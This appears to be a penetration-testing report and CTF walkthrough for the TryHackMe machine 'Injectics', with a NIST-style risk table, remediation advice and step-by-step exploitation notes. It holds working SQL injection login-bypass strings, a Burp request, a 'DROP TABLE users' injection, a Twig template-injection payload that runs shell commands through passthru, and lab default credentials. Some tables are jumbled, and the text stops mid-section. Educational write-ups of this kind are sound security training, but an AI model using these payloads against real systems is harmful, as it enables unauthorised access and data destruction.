DETAILED ASSESSMENT BY YURII SODOMA

Disclaimer (Ethical Hacking)

This report is created strictly for **educational and ethical purposes**. All actions described herein were performed in a **controlled environment** (TryHackMe CTF platform) with **explicit authorization**.

The techniques and exploits used in this report should **never be applied to unauthorized systems**. Unauthorized access to computer systems is illegal and unethical.

The goal of this document is to promote **cybersecurity awareness**, responsible disclosure, and the importance of securing systems against real-world attacks.

1. Introduction

1.1 Purpose

Hello,

This document is a walkthrough and penetration testing report for the **TryHackMe CTF(18.05.2025) machine "Injectics"**. The machine focuses primarily on injection-based vulnerabilities, specifically **SQL Injection (SQLi)** and **Server-Side Template Injection (SSTI)**.

During the assessment, multiple vulnerabilities were discovered both on the **web application** and the **underlying server**, allowing for unauthorized access and potential exploitation.

The purpose of this report is to demonstrate the findings, exploitation steps, and recommendations for remediation.

1.2. Scope of this risk assessment

This risk assessment focuses on the **TryHackMe CTF machine "Injections"**, which simulates a vulnerable web application and server environment for educational and training purposes. The scope of this assessment includes:

- **System Components**: A Linux-based virtual machine hosting a web application vulnerable to injection attacks.
- **Application Elements**: Frontend forms and input fields, HTTP request handlers, and backend services processing user input.

- **Users**: Simulated unauthenticated and authenticated users interacting with the web interface.
- **Field Site Locations**: All assessments were conducted in a **remote, isolated environment** provided by the TryHackMe platform. No physical infrastructure or external networks were involved.
- **Assessment Boundaries**: The evaluation includes only the components within the TryHackMe-provided lab environment. No external systems, services, or third-party infrastructure were assessed.

The primary focus was identifying and exploiting **SQL Injection (SQLi)** and **Server-Side Template Injection (SSTI)** vulnerabilities, evaluating their potential impact, and proposing mitigation strategies.

2.1 Techniques Used

Technique	**Description**
Manual Testing	Manual exploration of the web application was conducted to identify user input fields and test for injection-based vulnerabilities such as SQLi and SSTI.
Burp Suite	Intercepting proxy used to analyze and modify HTTP requests and responses. It assisted in testing input fields, crafting payloads, and observing behavior.
Nmap	Network scanning tool used to identify open ports and services on the target machine.
Gobuster	Directory brute-forcing tool used to enumerate hidden directories and path on web server
Wordlist AuthBypass	Raw: https://raw.githubusercontent.com/Rockpratapsingh/Fuzzing-Wordlist/refs/heads/main/Auth-bypass%20via%20sqli.txt

2.3 Risk Model

The risk assessment was conducted using the methodology outlined in **NIST Special Publication 800-30 (Guide for Conducting Risk Assessments)**. This model provides a structured approach to identifying, analyzing, and evaluating risks within an information system.

The core components of the risk model include:

- **Threat Sources and Events**: Potential adversaries (e.g., malicious users or attackers) and their capability to exploit injection vulnerabilities such as SQLi and SSTI.
- **Vulnerabilities**: Specific weaknesses in the system that could be exploited, including unsanitized user input, improper input validation, and misconfigured services.
- **Likelihood Determination**: An evaluation of the probability that a given threat can successfully exploit a vulnerability based on observed behaviors and test results.
- **Impact Analysis**: Estimating the consequences of successful exploitation, such as unauthorized data access, system compromise, or privilege escalation.
- **Risk Determination**: A combination of likelihood and impact used to prioritize risks and inform remediation actions.

This model ensures a comprehensive and repeatable risk assessment by aligning with federal cybersecurity standards and best practices.

3. System Characterization

3.1 Technology components

Component	Description
Applications	A PHP-based web application containing input forms vulnerable to SQL Injection (SQLi) and Server-Side Template Injection (SSTI). It serves as the primary target for the assessment.
Databases	MySQL database used to store user credentials and other application data. The database was accessible via SQLi vulnerabilities.
Operating Systems	Linux (Debian-based distribution) hosting the web application and database services.
Networks	A virtual isolated network environment provided by the TryHackMe platform. No external connectivity was assessed.
Interconnections	Internal communication between the web application and database server over local interfaces. No external API integrations were observed.
Protocols	HTTP used for web communication; MySQL protocol for database access. No encryption (e.g., HTTPS) was enforced during the test.

3.2 Physical Location(s)

Location	Description
[Include locations included in scope]	NO

3.3 Data Used By System

Data	Description
User Credentials	Usernames and passwords used for authentication. These are stored in a backend MySQL database.
User Input	Data submitted via forms, such as login information or query parameters, which are vulnerable to injection.
Session Data	Temporary session tokens or identifiers used to manage user login state.
Application Logs	System-generated logs recording user activity and server behavior.

3.4 Users

Users	Description
Authenticated Users	Users who successfully log in. Intended to access protected resources within the application.
Administrator	Special user account with elevated privileges.

4. Vulnerability Statement

[Compile and list potential vulnerabilities applicable to the system assessed].

Vulnerability	Description
SQL Injection (SQLi)	Lack of proper server-side input validation allowed attackers to inject arbitrary SQL commands. This enabled bypassing authentication (e.g., via time-based SQLi payloads) and even executing DROP TABLE users, which forced the application to restore the users table with default accounts. As a result, an attacker could gain administrator privileges without knowing any legitimate credentials.
Client-Side Validation Bypass	Relying solely on JavaScript to filter out SQL keywords (such as or, and, union, ", and ') proved insufficient. An attacker could simply bypass these checks by sending a crafted request directly to the server, since there was no corresponding server-side validation or parameterized query usage to prevent injection.
Server-Side Template Injection (SSTI)	The Twig template engine was not properly sandboxed: dangerous filters and functions like passthru, exec, and system remained available. An attacker could submit a payload such as `{{ ['ls flags', ""]
Insufficient Access Control (Authorization)	After the users table was dropped and automatically restored, default accounts (e.g., superadmin, dev) were reintroduced with known or easily discoverable passwords (found in mail.log). There were no rate limits or multi-factor authentication protections, making it trivial for an attacker to log in as an administrator immediately after the table was recreated.
Public Exposure of mail.log File	File The mail.log file was served over HTTP and contained plaintext credentials for the default user accounts. Because this log was accessible to anyone, an attacker could retrieve valid usernames and passwords without any authentication, then use those credentials to escalate privileges or carry out further attacks.

5. Threat Statement

[Compile and list the potential threat-sources applicable to the system assessed].

Threat-Source	Threat Actions
External Attacker	- Performs automated scanning (e.g., using tools like sqlmap) to identify SQLi entry points.

	- Crafts manual or automated payloads to bypass client-side filters and inject malicious input (SQLi, SSTI). - Gains unauthorized administrator access and modifies or deletes data within the database.
Opportunistic Script Kiddie	- May attempt broad, low-skill attacks hoping to stumble upon a misconfigured endpoint or guess default credentials. Automated Botnet or Crawling Spider - Uses publicly available exploit scripts or tutorials to target common vulnerabilities (SQLi, SSTI). - Crawls the web application looking for exposed files (e.g., mail.log) or open directories.

5. Risk Assessment Results

Item Number	Observation	Threat-Source/ Vulnerability	Existing controls	Likelihood	Impact	Risk Rating	Recommended controls
1	An attacker injected a time-based SQL payload into the login form and bypassed authentication, obtaining access to a “dev” account.	External Attacker / SQL Injection (SQLi)	Client-side JavaScript filtering (blocklist of keywords) — no server-side validation	High	High	High	• Implement server-side parameterized queries (prepared statements) for all database interactions. • Employ input validation and escaping on the server (e.g., use PDO with parameter binding). • Configure a Web Application Firewall (WAF) to detect and block SQLi patterns.
2	Using the “edit_leaderboard” endpoint, an attacker submitted 42; DROP TABLE users; causing the users table to be deleted and then automatically restored with default credentials.	Malicious Insider or Automated Tool / SQL Injection (SQLi)	None beyond client-side JS filtering	Medium	High	High	• Enforce least-privileged database roles (e.g., disallow DROP TABLE from web application account). • Apply server-side input

							validation or use an ORM framework that enforces safe queries. • Log and alert on any DDL (DROP/ALTER) statements executed by the application.
3 4	The publicly accessible mail.log file contained plaintext credentials for default accounts (superadmin, dev), which an attacker used to log in as an administrator. An attacker discovered an SSTI vulnerability in the “update_profile” form, then executed `{{ ['cat flags/5735172b6c147f4dd649872f73e0fdea.txt', ""]	External Attacker / Exposure of Sensitive Files sort('passthru')	None (log file was served without authentication) join }}` to read hidden flag files.	High External Attacker / Server-Side Template Injection (SSTI)	High Default Twig sandbox with no restrictions on dangerous filters	High High	• Restrict web access to log files (e.g., place logs outside web root or protect with authentication). • Encrypt or hash stored passwords; never log plaintext credentials. • Implement proper log rotation and storage policies to ensure sensitive data is

					(e.g., passthru)		not exposed over HTTP. High
5	After the users table was re-created with default credentials, attackers immediately logged into the admin panel using known passwords (e.g., from mail.log). Multi-factor authentication was not enforced, and no rate limiting existed.	External Attacker / Weak Access Controls and Known Default Credentials	Default credentials provided to users via email; no rate limiting or MFA	Medium	Medium	Medium	• Enforce strong password policies (e.g., require password reset on first login).• Implement multi-factor authentication (MFA) for all administrative accounts.• Introduce account lockout or rate-limiting after repeated failed login attempts.• Remove or rotate default credentials regularly.

6. WriteUp

6.1 Pinging the Target

Okay, I started by pinging the IP address—a standard step in any penetration test—to verify that we have connectivity to the machine.

I confirmed that the host responded, so the machine was live and reachable over the network.

6.2 Port Scanning and Service Enumeration


Performed an Nmap scan to discover open ports; after the scan, we found ports 22 (SSH) and 80 (HTTP) open. The command used was:

nmap -p- -T4 -v 10.10.150.8

After discovering that ports 22 (SSH) and 80 (HTTP) were open http in browser and see that we have only login button
The only interactive element on the homepage was a **Login** button—no public content or directories were linked, so the login form became our entry point for further testing.

6.3 Reviewing the HTML Source

I viewed the page's HTML source and noticed a comment indicating a file called mail.log—so I knew to try accessing http://10.10.150.8/mail.log next.




```
From: dev@injectics.thm
To: superadmin@injectics.thm
Subject: Update before holidays

Hey,

Before heading off on holidays, I wanted to update you on the latest changes to the website
enhancements and enabled a special service called Injectics. This service continuously moni
in a stable state.

To add an extra layer of safety, I have configured the service to automatically insert defa
if it is ever deleted or becomes corrupted. This ensures that we always have a way to acces
maintenance. I have scheduled the service to run every minute.

Here are the default credentials that will be added:

| Email                    | Password               |
|--------------------------|------------------------|
| superadmin@injectics.thm | superSecurePasswd101   |
| dev@injectics.thm        | devPasswd123           |

Please let me know if there are any further updates or changes needed.

Best regards,
Dev Team

dev@injectics.thm
```

Okey i think one log for admin login one for common

6.4 Gobuster brute-force dir

To enumerate hidden directories and files on the web server, I ran

gobuster dir -u http://10.10.150.8/ -w /usr/share/dirb/big.txt -x .php,.html,.db,.-t 50



/mail.log confirmed the location we already identified via HTML comments.
/login.php was our existing login form.
/flags returned HTTP 403 Forbidden, indicating a protected directory that might contain sensitive files (e.g., the hidden flag).

6.5 Discovering phpMyAdmin and Leveraging the MySQL Backend

- I navigated in the browser to http://10.10.150.8/phpmyadmin/ and saw the typical phpMyAdmin login screen.
- This confirmed that the web server was running a MySQL database (since phpMyAdmin is a MySQL administration tool). Knowing the exact database engine helps us tailor SQL injection payloads more precisely

6.6 Intercepting the Login Request and Performing an Authentication Bypass (Expanded Explanation)

After discovering that simple attempts to log in with a single quote fail (because the application's JavaScript blocks '), I switched to Burp Suite and carried out a more methodical, verbose process. Here's the full, step-by-step explanation in English, including additional context and reasoning:


Step 1: Attempting a Single Quote in the Browser (and Failing)


The web page immediately displayed a JavaScript-driven warning: “You cannot use that character.” This told me that the developers had placed client-side JavaScript code in script.js to actively block certain characters (like ', ", OR, AND, etc.) before the form is sent.

Why This Doesn’t Prove There’s No SQLi

Remember, client-side filters (the JavaScript running in your browser) are purely for convenience or very basic “first-line” defense. They can always be bypassed by sending requests directly to the server (for example, using a proxy like Burp Suite).The fact that the browser stopped me from typing ' does not necessarily mean the server is safe. It simply means the client code tried to stop me at the first hurdle. An attacker can ignore or bypass that entirely by constructing raw HTTP requests.

Step 3: Launching Burp Intruder in “Sniper” Mode, Loading the Wordlist, and Analyzing Responses by Length(BURP SUITE)




4. Intruder attack of http://10.10.150.8
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response r...
Error
Timeout
Length
Comment
190 %27%20%4f%52%20%27%7... 200 73 488
0 200 76 370
1 %27%2d%27 200 70 370
4 %27%5e%27 200 153 370
6 %27%20%6f%72%20%27%2... 200 71 370
8 %27%20%6f%72%20%27%2... 200 75 370
10 %27%20%6f%72%20%27%2... 200 66 370
12 %22%20%22 200 79 370
Request
Response
Pretty
Raw
Hex
POST /functions.php HTTP/1.1
Host: 10.10.150.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 89
Origin: http://10.10.150.8
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.10.150.8/login.php
Cookie: PHPSESSID=qg6gsi51vn8snm77qa9cnuc9u4
Priority: u=0
username=%27%20%4f%52%20%27%78%27%3d%27%78%27%23%3bm&password=devPasswd123&function=login
Converted text
Copy to clipboard
' OR 'x'='x'#;
Search

6.7 Logging In as "dev" with the Successful Payload and Dropping the users Table to Elevate to Admin


Now that we have identified the working SQLi payload , we can fully log in as the "dev" user. Once authenticated as "dev," our next objective is to exploit another SQL injection point to drop the users table entirely. By doing so, we rely on the application's behavior of automatically restoring that table with default credentials—giving us a straightforward path to log in as "admin." Below is the detailed, step-by-step process.

Why Dropping and Recreating the users Table Works

